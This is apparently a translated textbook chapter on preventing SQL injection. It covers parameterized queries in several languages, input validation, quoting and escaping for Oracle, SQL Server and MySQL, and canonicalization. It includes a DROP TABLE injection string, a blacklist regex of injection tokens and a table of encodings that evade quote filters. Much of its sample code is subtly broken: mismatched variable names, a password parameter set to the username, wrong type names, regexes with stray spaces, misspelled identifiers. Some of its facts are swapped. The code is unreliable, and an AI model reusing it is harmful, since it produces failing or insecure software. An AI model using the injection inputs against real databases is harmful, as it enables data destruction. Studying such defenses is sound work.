下面是较早出现的易受攻击的例子，我们使用 JDBC 预处理语句对它进行了重写。请注意，添加参数时(通过使用不同的 *set<type>* 函数，比如 *setString*)指定了问号(？)占位符的编号位置(从 1 开始)。

```
Connection con = DriverManager.getConnection(connectionString);
String sql = "SELECT * FROM users WHERE username=? AND password=?";
PreparedStatement lookupUsers = con.prepareStatement(sql);
// Add parameters to SQL query
lookupUser.setString(1, username);   // add String to position 1
```

```
lookupUser.setString(2, password);   // add String to position 2
rs = lookupUser.executeQuery();
```

在 J2EE 应用中，除了使用 Java 提供的 JDBC 框架外，通常还可以使用附加的包来有效地访问数据库。通常用于访问数据库的持久性框架为 Hibernate。

除了可以使用固有的 SQL 功能和前面介绍的 JDBC 功能外，Hibernate 还提供了自己的功能来将变量绑定到参数化语句。Query 对象提供了使用命名参数(使用冒号指定，例如:*parameter*)或 JDBC 类型的问号占位符的方法。

下面的例子展示了如何使用带命名参数的 Hibernate：

```
String sql = "SELECT * FROM users WHERE username=:username AND" +
             "password=:password";
Query lookupUser = session.createQuery(sql);
// Add parameters to SQL query
lookupUsers.setString("username",username);   // add username
lookupUsers.setString("password",password);   // add password
List rs = lookupUser.list();
```

接下来的例子展示了如何使用参数中使用 JDBC 类型的问号占位符的 Hibernate。请注意，Hibernate 从 0 开始而不是像 JDBC 那样从 1 开始编号参数。因此，列表中的第一个参数为 0，第二个为 1。

```
String sql = "SELECT * FROM users WHERE username=? AND password=?";
Query lookupUser = session.createQuery(sql);
// Add parameters to SQL query
lookupUser.setString(0, username);    // add username
lookupUser.setString(1, password);    // add password
List rs = lookupUser.list();
```

8.2.2 .NET(C#)中的参数化语句

Microsoft .NET 提供了很多不同的访问接口，它们使用 ADO.NET 框架来参数化语句。ADO.NET 还提供了附加的功能，可以进一步检查提供的参数，比如对提交的数据执行类型检查等。

ADO.NET 根据正在访问的数据库类型的不同提供了 4 种不同的数据提供程序：用于 Microsoft SQL Server 的 System.Data.SqlClient，用于 Oracle 数据库的 System.Data.OracleClient，以及分别用于 OLE DB 和 ODBC 数据源的 System.Data.OleDb 和 System.Data.Odbc。您需要根据访问数据库时所使用的数据库服务器和驱动程序的不同来选择相应的提供程序。遗憾的是，不同数据提供程序使用参数化语句的语法存在差异，尤其表现在语句和参数的指定方式上。表 8-1 列出了各种数据提供程序指定参数的方式。

表 8-1　ADO.NET 数据提供程序及其参数命名语法

数据提供程序	参 数 语 法
System.Data.SqlClient	@parameter
System.Data.OracleClient	:parameter(只能位于参数化的 SQL 命令文本中)
System.Data.OleDb	带问号占位符(?)的定位参数
System.Data.Odbc	带问号占位符(?)的定位参数

下面展示了一个易受攻击的示例查询，我们使用 SqlClient 数据提供程序将其重写为.NET 格式的参数化语句：

```
SqlConnection con = new SqlConnection(ConnectionString);
string Sql = "SELECT * FROM  users WHERE username=@username" +
             "AND password=@password";
cmd = new SqlCommand(Sql, con);
// Add parameters to SQL query
cmd.Parameters.Add("@username",                  // name
                SqlDbType.NVarChar,              // data type
                16);                             // length
cmd.Parameters.Add("@password",
                SqlDbType.NVarChar,
                16);
cmd.Parameters.Value["@username"] = username;    // set parameters
cmd.Parameters.Value["@password"] = username;    // to supplied values
reader = cmd.ExecuteReader();
```

接下来的例子展示了使用 OracleClient 数据提供程序重写的同一.NET 格式的参数化语句。请注意，是在命令文本(Sql 字符串)中的参数前面添加了冒号，而不是代码的其他位置。

```
OracleConnection con = new OracleConnection(ConnectionString);
string Sql = "SELECT * FROM users WHERE username=:username" +
             "AND password=:password";
cmd = new OracleCommand(Sql, con);
// Add parameters to SQL query
cmd.Parameters.Add("username",                   // name
                OracleType.VarChar,              // data type
                16);                             // length
cmd.Parameters.Add("password",
                OracleType.VarChar,
                16);
cmd.Parameters.Value["username"] = username;     // set parameters
cmd.Parameters.Value["password"] = password;     // to supplied values
reader = cmd.ExecuteReader();
```

最后这个例子展示了使用 OleDbClient 数据提供程序重写的同一.NET 格式的参数化语句。使用 OleDbClient 或 OleDb 数据提供程序时，必须按照正确的问号占位符顺序来添加参数。

```
OleDbConnection con = new OleDbConnection(ConnectionString);
string Sql = "SELECT * FROM users WHERE username=? AND password=?";
// Add parameters to SQL query
cmd.Parameters.Add("@username",              // name
                   OraDbType.VarChar,        // data type
                   16);                      // length
cmd.Parameters.Add("@password",
                   OraDbType.VarChar,
                   16);
cmd.Parameters.Value["@username"] = username;   // set parameters
cmd.Parameters.Value["@password"] = password;   // to supplied values
reader = cmd.ExecuteReader();
```

提示：

以 ADO.NET 方式使用参数化语句时，指定的关于语句的细节信息可以比我在上述例子中指定的更少或更多。例如，可以在参数构造器中只指定名称和值。一般来说，像我那样指定参数(包括数据大小和类型)是一种良好的安全行为，因为这样可以在传递给数据库的数据之上提供一种粗粒度的验证级别。

8.2.3 PHP 中的参数化语句

PHP 同样包含很多用于访问数据库的框架。本节介绍三种最常见的框架：访问 MySQL 数据库的 mysqli 包，PEAR::MDB2 包(它替代了流行的 PEAR::DB 包)以及新的 PHP 数据对象(PDO)框架，它们均为使用参数化语句提供了便利。

mysqli 包适用于 PHP 5.x，可以访问 MySQL 4.1 及之后的版本。它是最常用的数据库接口之一，通过使用问号占位符来支持参数化语句。下面的例子展示了一条使用 mysqli 包的参数化语句：

```
$con = new mysqli("localhost", "username", "password", "db");
$sql = "SELECT * FROM users WHERE username=? AND password=?";
$cmd = $con->prepare($sql);
// Add parameters to SQL query
$cmd->bind_param("ss", $username, $password);  // bind parameters as strings
$cmd->execute();
```

PEAR::MDB2 包是一种被广泛使用且独立于供应商的数据库访问框架。MDB2 支持使用冒号字符和问号占位符两种方式来命名参数。下面的例子展示了如何使用带问号占位符的 MDB2 来构造参数化语句。请注意以数组方式传递并映射到查询中的占位符的数据和类型：

```
$mdb2 = & MDB2::factory($dsn);
$sql = "SELECT * FROM users WHERE username=? AND password=?";
```

```
$types = array('text', 'text');              // set data types
$cmd = $mdb2->prepare($sql, $types, MDS2_PREPARE_MANIP);
$data = array($username, $password);         // parameters to be passed
$result = $cmd->execute($data);
```

PDO 包包含在 PHP 5.1 及之后的版本中。它是一个面向对象且独立于供应商的数据层，用于访问数据库。PDO 支持使用冒号字符和问号占位符两种方式来命名参数。下面的例子展示了如何使用带命名参数的 PDO 来构造参数化语句：

```
$sql = "SELECT * FROM uses WHERE username=:username AND" +
       "password=:password";
$stmt = $dbh->prepare($sql);
// bind values and data types
$stmt->bindParam(':username', $username, PDO::PARAM_STR, 12);
$stmt->bindParam(':passeord', $password, PDO::PARAM_STR, 12);
$stmt->execute();
```

8.2.4　PL/SQL 中的参数化语句

Oracle PL/SQL 同样支持在数据库层代码中使用参数化查询。PL/SQL 支持使用带编号的冒号字符(例如:*1*)来绑定参数。下面的例子展示了如何使用带绑定参数的 PL/SQL 在匿名的 PL/SQL 块中构造参数化语句：

```
DECLARE
  username varchar2(32);
  password varchar2(32);
  result integer;
BEGIN
  Execute immediate 'SELECT count(*) FROM users where username=:1 and
    password=:2' into result using username, password;
END;
```

8.3　输入验证

上一节我们讨论了如何避免使用动态 SQL 来阻止 SQL 注入，但这不应该作为唯一用于应对 SQL 注入的控制手段。验证应用接收到的输入是一种可用的功能强大的控制手段(如果用得好的话)。

输入验证是指测试应用接收到的输入以保证其符合应用中定义标准的过程。它可以简单到将参数限制成某种类型，也可以复杂到使用正则表达式或业务逻辑来验证输入。有两种不同类型的输入验证方法：白名单验证(有时称为包含验证或正验证)和黑名单验证(有时称为排除验证或负验证)。接下来的小节会详细介绍这两种验证以及如何使用 Java、C#和 PHP 格式的验证输入来防止 SQL 注入。

提示：

执行输入验证时，在做输入验证决策之前，应始终保证输入处于规范(最简单的)格式。这可能包括将输入编码成更简单的格式或者在期望出现规范型输入的位置拒绝那些非规范格式的输入。我们将在本章后面的单独解决方案中介绍规范化。

8.3.1 白名单

白名单验证是只接收已记录在案的良好输入的操作。它在接收输入并做进一步处理之前验证输入是否符合所期望的类型、长度或大小、数字范围或者其他格式标准。例如，要验证输入值是个信用卡编号，则可能包括验证输入值只包含数字、总长度在 13 和 16 之间并且准确通过了 Luhn 公式(一种根据卡号最后一位校验位来计算数字有效性的公式)的业务逻辑校验。

使用白名单验证时，应考虑下列要点：

- **数据类型** 数据类型正确么？如果输入值应该是数字类型，它是否恰好为数字？如果输入值应该是正数，它是否相反是个负数？
- **数据大小** 如果数据是个字符串，其长度是否正确，是否小于期望的最大长度？如果数据是个二进制大对象，它是否小于期望的最大大小？如果数据是个数字，它的大小或精度是否是正确？(例如，如果期望的是一个整数，传递的数字是否过大，是否超出了整数的范围？)
- **数据范围** 如果数据是数字类型，它是否位于该数据类型期望的数字范围内？
- **数据内容** 数据看起来是否属于期望的数据类型？例如，如果它应该是个邮政编码，它是否满足邮政编码期望的属性，是否只包含期望的数据类型所期望的字符集？如果提交一个名称值，通常只期望出现某些标点符号(单引号和字符重音)，而其他字符，比如小于号(<)，则不期望出现。

实现内容验证的常用方法是使用正则表达式。下面是一个简单的正则表达式，它验证字符串中是否包含 U.S.邮政编码：

```
^\d{5}(-\d{4})?
```

本例中，该正则表达式按下列规则匹配 5 位和 5 位加 4 位的邮政编码：

- ^\d{5} 准确匹配字符串开头的 5 位数字。
- (-\d{4})? 准确匹配可能存在(出现)或完全不存在(未出现)的破折号字符加四位数字。
- $ 它出现在字符串末尾。如果字符串末尾包含附加的内容，则正则表达式将不匹配。

一般来说，在这两种输入验证方法中，白名单验证的功能更强大些。不过，对于存在复杂输入的情况，或者当难以确定所有可能的输入集合时，白名单验证实现起来会比较困难。这样的例子包括使用带大字符集(例如，像中文和日文字符集这样的 Unicode 字符)的语言来实现本地化的应用。建议尽可能使用白名单验证，然后结合使用其他控制手段(比如输出编码)来保证后面在其他位置(比如向数据库)提交的信息得到正确处理。

攻击与陷阱……

设计输入验证和处理策略

输入验证是一种在保证应用安全上很有用的工具。不过，它只能作为深度防御策略(包含多个防御层以保证应用的总体安全)的一个子部分。下面是一个输入验证和处理策略的例子，它利用了本章介绍的一些解决方案：

- 在应用输入层使用白名单输入验证以便验证所有用户输入都符合应用要接收的内容。应用只允许接收符合期望格式的输入。
- 在客户端浏览器上同样执行白名单输入验证。这样可以防止为用户输入不可接收的数据时服务器和浏览器间的往返传递。不能将该操作作为安全控制手段，因为攻击者可以修改来自用户浏览器的所有数据。
- 在 Web 应用防火墙(WAF)层使用黑名单和白名单输入验证(以漏洞“签名”和“有经验”行为的形式)以便提供入侵检测/阻止功能和监视应用攻击。
- 在应用中自始自终地使用参数化语句以保证执行安全的 SQL 执行。
- 在数据库中使用编码技术以便在动态 SQL 中使用输入时安全地对其编码。
- 在使用从数据库中提取的数据之前对其进行恰当地编码。例如，将浏览器中显示的数据针对跨站脚本(XSS)进行编码。

8.3.2　黑名单

白名单验证是只拒绝已记录在案的不良输入的操作，它通过浏览输入的内容来查找是否存在已知的不良字符、字符串或模式。如果输入中包含这些众所周知的恶意内容，黑名单验证通常会拒绝它。一般来说，这种方法的功能比白名单验证要弱一些，因为潜在的不良字符列表非常大，这可能会导致不良内容列表很大，检索起来比较慢且不完全，而且很难及时更新这些列表。

实现黑名单验证的常用方法也是使用正则表达式，附加一个禁止使用的字符或字符串列表，如下所示：

```
'|%|--|;|/\*|\\\*|_|\[|@|xp_
```

一般来说，不应该孤立地使用黑名单，而应该尽可能地使用白名单。不过，对于无法使用白名单的情况，仍然可以使用黑名单来提供有用的局部控制手段。不过，对于这种情况，建议使用黑名单的同时结合使用输出编码以保证对传递到其他位置(比如，传递给数据库)的输入进行附加检查，从而保证能正确地处理该输入以防止 SQL 注入。

损害与防御……

输入验证失败时怎么办?

输入验证失败时该怎么办?主要有两种方法:要么恢复并继续,要么操作失败并报告一个错误。每种方法都有自己的优点和缺点:

- 恢复　从输入验证失败中恢复意味着可以审查或修复输入,即可以通过编程方式来解决引发验证失败的问题。如果采用黑名单方法进行输入验证,那么恢复通常是可行的,通常采用从输入中清除不良字符的方法。这种方法的主要缺点是:要保证过滤操作或清除值的操作确实审查了输入,而不是掩盖了恶意输入,后者仍然会导致 SQL 注入问题。
- 失败　操作失败会导致产生安全错误,并可能重定向到一个通用的错误页面。该页面告诉用户应用遇到了问题,无法继续进行操作。这种方法通常更安全,但仍然需要非常小心。确保未将与特定错误相关的信息展示给用户,因为这些信息能帮助攻击者判断输入中正在被验证的内容。这种方法的主要缺点是:用户体验会被打断,正在处理的业务可能丢失。可以通过在客户端浏览器上执行附加的输入验证来缓和这一问题。确保真正的用户不会提交无效的数据。不能将这种做法作为控制手段,因为恶意用户可以修改最终提交给站点的内容。

不管选用哪种方法,都请确保在应用日志中登记了发生的每一个输入验证错误。这对于检查真正的或意图闯入应用的行为来说是很有价值的资源。

8.3.3 Java 中的输入验证

Java 中的输入验证支持专属于正在使用的框架。为了展示 Java 中的输入验证,我们将查看一种常见的用于构建 Web 应用(使用 Java)的框架(Java Server Faces[JSF])是如何对输入验证提供支持的。要实现该目的,最好的方法是定义一个输入验证类,该类实现了 javax.faces.validator.Validator 接口。请参考下列代码段并将其作为验证 JSF 中用户名的例子:

```
public class UsernameValidator implements Validator {

    public void validate(FacesContext facesContext,
        UIComponent uIComponent, Object value) throws ValidatorException
    {
        //Get supplied username and cast to a String
          String username = (String)value;
        //Set up regular expression
         Pattern p = Pattern.compile("^[a-zA-z] {8, 12}$");
```

```
        //Match username
        Matcher m = p.matcher(username);
        if (!matchFound) {
           FacesMessage message = new FacesMessage();
           message.setDetail("Not valid - it must be 8-12 letter only");
           message.setSummary("Username not valid");
           message.setSeverity(FacesMessage.SEVERITY_ERROR);
           throw new ValidatorException(message);
         }
    }
```

需要将下列内容添加到 faces-config.xml 文件中以便启用上述验证器：

```
<validator>
   <validator-id>namespace.UsernameValidator</validator-id>
   <validator-class>namespace.package.UsernameValidator</validator-class>
 </validator>
```

接下来可以在相关的 JSP 文件中引用在 faces-config.xml 文件中添加的内容，如下所示：

```
<h:inputText value="username" id="username" required="true">
   <f:validator validatorId="namespace.UsernameValidator" />
</h:inputText>
```

在 Java 中实现输入验证时，还有一种很有用的资源——OWASP ESAPI(Enterprise Security API)，可以从 www.owasp.org/index.php/ESAPI 上下载。ESAPI 是一种可免费使用的参考资料，它实现了与安全相关的方法，可以通过这些方法来构建安全的应用。这包括 org.owasp.esapi.reference. DefaultValidator 输入验证类的实现，可以直接使用它，也可以将它作为自定义输入验证引擎的参考实现。

8.3.4　.NET 中的输入验证

ASP.NET 的特色在于提供了很多用于输入验证的内置控件，其中最有用的是 RegularExpressionValidator 控件和 CustomValidator 控件。在 ASP.NET 应用中使用这些控件会带来额外的好处，它们同样执行客户端验证。此外，当用户确实输入了错误的输入时它们还能改进用户的体验。下列代码是使用 RegularExpressionValidator 验证用户名的例子，用户名中只能包含字母(大写和小写)并且总长度必须介于 8 到 12 个字符之间。

```
<asp:textbox id="userName" runat="server"/>
<asp:RegularExpressionValidator id="usernameRegEx" runat="server"
    ControlToValidate="username"
    ErrorMessage="Username must contain 8-12 letters only."
    ValidationExpression="^[a-zA-Z] {8, 12}$"/>
```

接下来的代码段是使用 CustomValidator 验证口令是否为正确格式的例子。本例中同样需要创建两个用户定义函数：PwdValidate 位于服务器上，负责对口令值进行验证；

ClientPwdValidate 位于客户端的 JavaScript 或 VBScript 中，负责对用户浏览器上的口令值进行验证。

```
<asp:textbox id="txtPassword" runat="server"/>
<asp:CustomValidator runat="server"
      ControlToValidate="txtPassword"
      ClientValidationFunction="ClientPwdValidate"
      ErrorMessage="Password does not meet requirements."
      OnServerValidate="PwdValidate" />
```

8.3.5 PHP 中的输入验证

PHP 不直接依赖于表示层，因而 PHP 中的输入验证支持与 Java 相同，都专属于所使用的框架。因为 PHP 中没有哪种表示框架能拥有压倒性的风靡度，所以许多 PHP 应用直接在代码中实现输入验证。

可以使用 PHP 中的很多函数作为构造输入验证的基本构造块，包括：

- preg_match(regex,matchstring)：使用正则表达式 regex 对 matchstring 做正则表达式匹配。
- is_<type>(input)：检查输入是否为<type>，例如 is_numeric()。
- strlen(input)：检查输入的长度。

使用 preg_match 验证表单参数的例子如下所示：

```
$username = $_POST[ 'username'];
if (!preg_match("/^[a-zA-Z] {8,12}$/D", $username) {
    // handle failed validation
}
```

8.4 编码输出

除了验证应用收到的输入以外，通常还需要对在应用的不同模块或部分间传递的内容进行编码。在 SQL 注入语境中，将发送给数据库的内容进行编码或“引用”是必需的操作，这样可以保证内容被正确地处理。不过，这并不是唯一需要进行编码的情形。

通常会被忽视的情况是对来自数据库的信息进行编码，尤其是当正在使用的数据未经过严格验证或审查，或者来自第三方数据源时。虽然严格来说，这种情况与 SQL 注入无关，但还是建议您考虑采用与前面类似的编码方法来防止出现其他安全问题(比如 XSS)。

编码发送给数据库的内容

即便使用了白名单输入验证，有时发送给数据库的内容也仍然是不安全的，尤其是当在动态 SQL 中使用了该内容时。例如，像 O'Boyle 这样的名称是有效的，应该允许在白名单输入验证中使用。但如果使用该输入动态产生一个 SQL 查询，则该名称会引发严重的问题，如下所示：

```
String sql= "INSERT INTO names VALUES(' " + fname +" ',' " + lname + " ');"
```

此外，可以向名称字段添加恶意输入，例如：

```
',' ');DROP TABLE names--
```

它可以将执行的 SQL 修改为下列内容：

```
INSERT INTO names VALUES(' ',' '); DROP TABLE names--',' ');
```

可以使用本章前面介绍的参数化语句来防止出现这种情况。不过，对于无法或不适合使用参数化语句的情况，有必要对发送给数据库的数据进行编码(或引用)。这种方法的局限性在于：每次在数据库查询中使用这些值时都要进行编码。如果某个值没有编码，则应用仍然易受到 SQL 注入攻击。

1. 针对 Oracle 的编码

由于 Oracle 使用单引号作为字符串的结束符，因而有必要对包含在字符串(动态 SQL 中将包含该字符串)中的单引号进行编码。在 Oracle 中，可以通过使用两个单引号替换单个单引号的方法来实现编码目的。这将导致单引号被当作字符串的一部分，而不是字符串结束符，从而有效阻止恶意用户在特定的查询中利用 SQL 注入。可以使用与下面类似的代码在 Java 中实现该目的：

```
sql=sql.replace(" ' ", " ' ' ");
```

例如，上述代码会导致字符串 O'Boyle 变成 O''Boyle。如果将其保存到数据库中，那么该字符串将被保存成 O'Boyle，因而不会在进行引用操作时引发字符串结束问题。不过在 PL/SQL 代码中进行字符串替换时应该格外小心。由于在 PL/SQL 中需要为单引号添加引用符(因为它是字符串结束符)，因而在 PL/SQL 中需要使用两个单引号来替换单个单引号。要实现该操作，只需稍微花点儿功夫使用两对引用符(由 4 个单引号表示)替换一对引用符(由两个单引号表示)即可，如下所示：

```
sql=replace(sql , '''' , '''''');
```

使用字符编码表示上述内容逻辑性会更强，也更加清楚：

```
sql=replace(sql ,CHR(39) , CHR(39) || CHR(39));
```

对于其他类型的 SQL 功能，同样有必要对在动态 SQL 中提交的信息(即 LIKE 子句中使用通配符的位置)添加引用符。根据应用所使用逻辑的不同，攻击者有可能通过利用用户输入中的通配符(之后用在 LIKE 子句中)来修改应用逻辑的工作原理。在 Oracle 中，表 8-2 列出的通配符在 LIKE 子句中是有效的。

表 8-2　Oracle 中 LIKE 子句的通配符

字　符	含　义
%	匹配 0 个或多个任意字符
_	精确匹配一个任意字符

对于用户输入中包含表 8-2 列出的字符的示例，可以通过为查询定义一个转义字符、在通配符前面添加该转义字符并使用 ESCAPE 子句在查询中加以指定来确保这些示例得到正确处理。下面是个例子：

```
SELECT * from users WHERE name LIKE 'a%'
-- Vulnerable. Returns all users starting with 'a'
SELECT * from users WHERE name LIKE 'a\%' ESCAPE '\'
-- Not vulnerable. Returns user 'a%', if one exists
```

请注意，使用 ESCAPE 子句时，可以指定任何单个字符作为转义字符。上述例子中使用了反斜线，这是转义内容时常用的一种约定。

此外，在 Oracle 10g Release 1 及之后的版本中，还存在另外一种引用字符串的方法——“q”引用，采用 *q'[QUOTE CHAR]string[QUOTE CHAR]'* 的格式。引用字符(quote character)可以是任何未出现在字符串中的单个字符，除非 Oracle 期望匹配括号(例如，如果正在使用“[”作为起始引用字符，则期望使用匹配的“]”作为结束引用字符)。下面是一些按照这种方式构造的引用字符串的例子：

```
q'(5%)'
q'AO'BoyleA'
```

Oracle dbms_assert

在 Oracle 10g Release 2 中，Oracle 引入了一个新的 dbms_assert 包。这个包之后被移植到了较旧的数据库版本(直到 Oracle 8i)中。如果无法使用参数化查询(例如，在 FROM 子句中)，则应该使用 dbms_assert 来执行输入验证。dbms_assert 提供了 7 个不同的函数(ENQUOTE_LITERAL、ENQUOTE_NAME、NOOP、QUALIFIED_SQL_NAME、SCHEMA_NAME、SIMPLE_SQL_NAME 和 SQL _OBJECT _NAME)来验证不同类型的输入。

警告：

不要使用 NOOP 函数。这个函数不做任何事情并且无法保护我们免受 SQL 注入攻击。Oracle 在内部使用这个函数来避免自动源代码扫描过程中的错误肯定。

可以在下面的例子中使用前面介绍的函数。第一段代码是一个未使用 dbms_assert 的非安全查询(FIELD、OWNER 和 TABLE 中存在 SQL 注入)：

```
execute immediate 'select  '|| FIELD ||'
from' || OWNER ||'.'|| TABLE;
```

下面是相同的查询，不过使用了 dbms_assert 进行输入验证：

```
execute immediate 'select '|| sys.dbms_assert.SIMPLE_SQL_NAME(FIELD)  ||'
  from' ||sys.dbms_assert.ENQUOTE_NAME
  (sys.dbms_assert.SCHEMA_NAME(OWNER), FALSE)
  ||'.'||sys.dbms_assert.QUALIFIED_SQL_NAME(TABLE);
```

表 8-3 列出了 dbms_assert 支持的各种函数。

表 8-3　dbms_assert 函数

函　数	描　述
DBMS_ASSERT. SCHEMA_NAME	该函数检查传递的字符串是否为数据库中存在的对象
DBMS_ASSERT. SIMPLE_SQL_NAME	该函数检查 SQL 元素中是否只包含 A-Z、a-z、0-9、$、#和_这样的字符。如果使用双引号来引用参数，则允许使用除双引号之外的所有字符
DBMS_ASSERT. SQL _OBJECT _NAME	该函数检查传递的字符串是否为数据库中存在的对象
DBMS_ASSERT. QUALIFIED_SQL_NAME	该函数与 SIMPLE_SQL_NAME 非常类似，不过它还允许数据库连接
DBMS_ASSERT. ENQUOTE_LITERAL	该函数使用双引号来引用传递的参数。如果参数已被引用，则不做任何事情
DBMS_ASSERT. ENQUOTE_NAME	如果未使用单引号引用用户提供的字符串，那么该函数会使用单引号来引用它

Oracle 在关于防御 SQL 注入攻击的指南中详细介绍了如何使用 dbms_assert(http://st-curriculum.oracle.com/tutorial/SQLInjection/index.htm)。为避免通过修改公共同义词(public synonym)发动的攻击，您应该坚持通过全限定名(fully qualified name)调用该包。

2. 针对 Microsoft SQL Server 的编码

由于 SQL Server 同样使用单引号作为字符串的结束符，因而有必要对包含在字符串(动态 SQL 中将包含该字符串)中的单引号进行编码。在 SQL Server 中，可以通过使用两个单引号替换单个单引号来实现编码目的。这样一来，单引号会被当作字符串的一部分，而不是字符串结束符，从而有效阻止恶意用户在特定的查询中利用 SQL 注入。可以借助与下面类似的代码在 C#中实现该目的：

```
sql=sql.replace(" ' ", " ' ' ");
```

例如，上述代码会导致字符串 O'Boyle 变成 O''Boyle。如果将其保存到数据库中，该字符串会被保存成 O'Boyle，因而不会在添加引用符时引发字符串结束问题。不过，在存储过程的 Transact-SQL 代码中进行字符串替换时应该格外小心。由于在 Transact-SQL 中需要为单引号添加引用符(因为它是字符串结束符)，因而在 Transact-SQL 中需要使用两个单引号来替换单个单引号。要实现该操作，只需稍微花点儿功夫使用两对引用符(由 4 个单引号表示)替换一对引用符(由两个单引号表示)即可，如下所示：

```
SET @enc=replace(@input , '''' , '''''')
```

使用字符编码表示上述内容逻辑性会更强，也更加清楚：

```
SET @enc =replace(@input,CHAR(39) , CHAR(39) + CHAR(39));
```

对于其他类型的 SQL 功能，同样有必要对在动态 SQL 中提交的信息(即 LIKE 子句中使用通配符的位置)添加引用符。根据应用所使用逻辑的不同，攻击者有可能通过在输入中提供通配符(之后用在 LIKE 子句中)来颠覆应用逻辑。在 SQL Server 中，表 8-4 列出的通配符在 LIKE 子句中是有效的。

表 8-4 SQL Server LIKE 子句的通配符

字　符	含　义
%	匹配 0 个或多个任意字符
_	精确匹配一个任意字符
[]	位于指定范围[a-d]或[abcd]集合中的任意单个字符
[^]	未位于指定范围[a-d]或[abcd]集合中的任意单个字符

对于需要在动态 SQL 的 LIKE 子句中使用这些字符的示例，可以使用方括号“[]”来引用该字符。请注意，只有百分号(%)、下划线(_)和起始方括号([]需要被引用。在结束方括号(])、^(carat)和破折号(-)字符前面添加的起始方括号则具有特殊含义。可以像下面这样做：

```
sql = sql.Replace("[", "[[]");
sql = sql.Replace("%", "[%]");
sql = sql.Replace("_", "[_]");
```

此外，为防止出现与上述字符的匹配，还可以为查询定义一个转义字符，然后在通配符前面添加该转义字符并使用 ESCAPE 子句在查询中加以指定。下面是个例子：

```
SELECT * from users WHERE name LIKE 'a%'
-- Vulnerable. Returns all users starting with 'a'
SELECT * from users WHERE name LIKE 'a\%' ESCAPE '\'
-- Not vulnerable. Returns user 'a%', if one exists
```

请注意，使用 ESCAPE 子句时，可以指定任何单个字符作为转义字符。上述例子中使用了反斜线，这是转义内容时常用的一种约定。

提示：

在 Transact-SQL 中(例如，在存储过程中)将单引号编码为双单引号时，一定要注意为目标字符串分配足够的存储空间。通常情况下，期望输入最大值的两倍再加 1 应该足够了。这是因为存储的值过长时，Microsoft SQL Server 会截断它，这会导致在数据库级的动态 SQL 中出现问题。根据使用的查询逻辑的不同，这还会导致用于防止 SQL 注入漏洞的过滤器却引发 SQL 注入漏洞。

出于同样的原因，建议使用 replace()而非 quotename()来执行编码，因为 quotename()无法正确处理超过 128 个字符的字符串。

3. 针对 MySQL 的编码

由于 MySQL 同样使用单引号作为字符串的结束符，因而有必要对包含在字符串(动态 SQL

中将包含该字符串)中的单引号进行编码。在 MySQL 中，可以像其他数据库系统那样通过使用两个单引号替换单个单引号来实现编码目的，也可以使用反斜线(\)来引用单引号。不管使用哪种方法，单引号都会被当作字符串的一部分(而不是字符串结束符)，从而有效阻止恶意用户在特定的查询中利用 SQL 注入。可以借助与下面类似的代码在 Java 中实现该目的：

```
sql=sql.replace(" ' ", " \' ");
```

此外，PHP 还提供了 mysql_real_escape()函数。该函数会自动使用反斜线来引用单引号及其他具有潜在危害的字符，例如 0x00(NULL)、换行符(\n)、回车符(\r)、双引号(")、反斜线(\)和 0x1A(Ctrl+Z)。

```
mysql_re al_escape_string($user)
```

例如，上述代码会导致字符串 O'Boyle 变成 O\'Boyle。如果将其保存到数据库中，该字符串将被保存成 O'Boyle，因而不会在添加引用符时引发字符串结束问题。不过，在存储过程代码中进行字符串替换时应该格外小心。由于需要为单引号添加引用符(因为它是字符串结束符)，因而在存储过程代码中需要使用两个单引号来替换单个单引号。要实现该操作，只需稍微花点儿功夫使用引用单引号(使用一个引用反斜线和一个引用单引号表示)替换引用符(使用一个引用单引号表示)即可，如下所示：

```
SET @sql=REPLACE(@sql , '\'' , '\\\'')
```

使用字符编码表示上述内容逻辑性会更强，也更加清楚：

```
SET @enc =REPLACE(@input,CHAR(39) , CHAR(92, 39));
```

对于其他类型的 SQL 功能，同样有必要对在动态 SQL 中提交的信息(即 LIKE 子句中使用通配符的位置)添加引用符。根据应用所使用逻辑的不同，攻击者有可能通过在输入中提供通配符(之后用在 LIKE 子句中)来颠覆应用逻辑。在 MySQL 中，表 8-5 列出的通配符在 LIKE 子句中是有效的。

表 8-5　MySQL LIKE 子句的通配符

字　符	含　义
%	匹配 0 个或多个任意字符
_	精确匹配一个任意字符

为防止出现与表 8-5 列出的某一字符相匹配的情况，可以使用反斜线字符(\)来避开通配符。下面给出使用 Java 实现该操作的代码：

```
sql=sql.replace(" % ", " \% ");
sql=sql.replace(" _ ", " \_ ");
```

损害与防御……

编码来自数据库的数据

使用数据库时常见的问题是对包含在数据库中的数据的内在信任。数据库中的数据在保存到数据库之前通常不会经过严格的输入验证或审查，它们可能来自外部的源(来自该组织内另一个应用或者来自第三方的源)。使用参数化语句是导致出现这种情况的行为之一。参数化语句通过避免动态 SQL 来防止 SQL 注入利用。从这一点看它是安全的，但它在使用时并未验证输入。所以，存储在数据库中的数据可以包含来自用户的恶意输入。对于这些情况，访问数据库中的数据时必须格外小心，这样才能在最终使用数据或者将其展示给用户时避免 SQL 注入及其他类型的应用安全问题。

数据库中出现不安全的数据时通常会引发 XSS 问题，这种情况下也可能引发 SQL 注入。我们曾在第 7 章的“7.3 利用二阶注入”一节中从攻击者的视角深入探讨过这个话题。应该坚持对从数据库提取的数据针对语境进行编码。这样的例子包括：在将内容展示给用户浏览器之前对 XSS 问题进行编码，以及上一节介绍的在动态 SQL 中使用数据库内容之前对 SQL 注入字符进行编码。

8.5 规范化

输入验证和输出编码面临的困难是：确保将正在评估或转换的数据解释成最终使用该输入的用户所需要的格式。避开输入验证和输出编码的常用技术是：在将输入发送给应用之前对其进行编码，之后再对其进行解码和解释以符合攻击者的目标。例如，表 8-6 列出了编码单引号字符时可以使用的方法。

表 8-6 表示单引号的例子

表　示	编码类型
%27	URL 编码
%2527	双 URL 编码
%%317	嵌套的双 URL 编码
%u0027	Unicode 表示
%u02b9	Unicode 表示
%ca%b9	Unicode 表示
&apos	HTML 实体
&#39	十进制 HTML 实体
&#x27	十六进制 HTML 实体
%26apos	混合的 URL/HTML 编码

在有些情况下，这是可选的字符编码方法(%27 是单引号的 URL 编码表示)；而对于其他情况，这是双编码方法(假定应用对数据进行显式解码[对%2527 进行 URL 解码后它将变成表 8-6 中所示的%27；%%317 也一样])或是各种 Unicode 表示方法(不管有效还是无效)。并非所有这些表示都会被正常解释成单引号。大多数情况下，它们依赖于所使用的特定条件(比如解码操作是位于应用层、应用服务器层、WAF 层还是 Web 服务器层)，所以很难预测应用是否会按这种方式进行解释。

出于上述原因，一定要考虑将规范化(canonicalization)作为输入验证方法的一部分。规范化是指将输入简化成标准或简单的形式，例如表 8-6 中的单引号示例被规范化后通常会变成单引号字符(')。

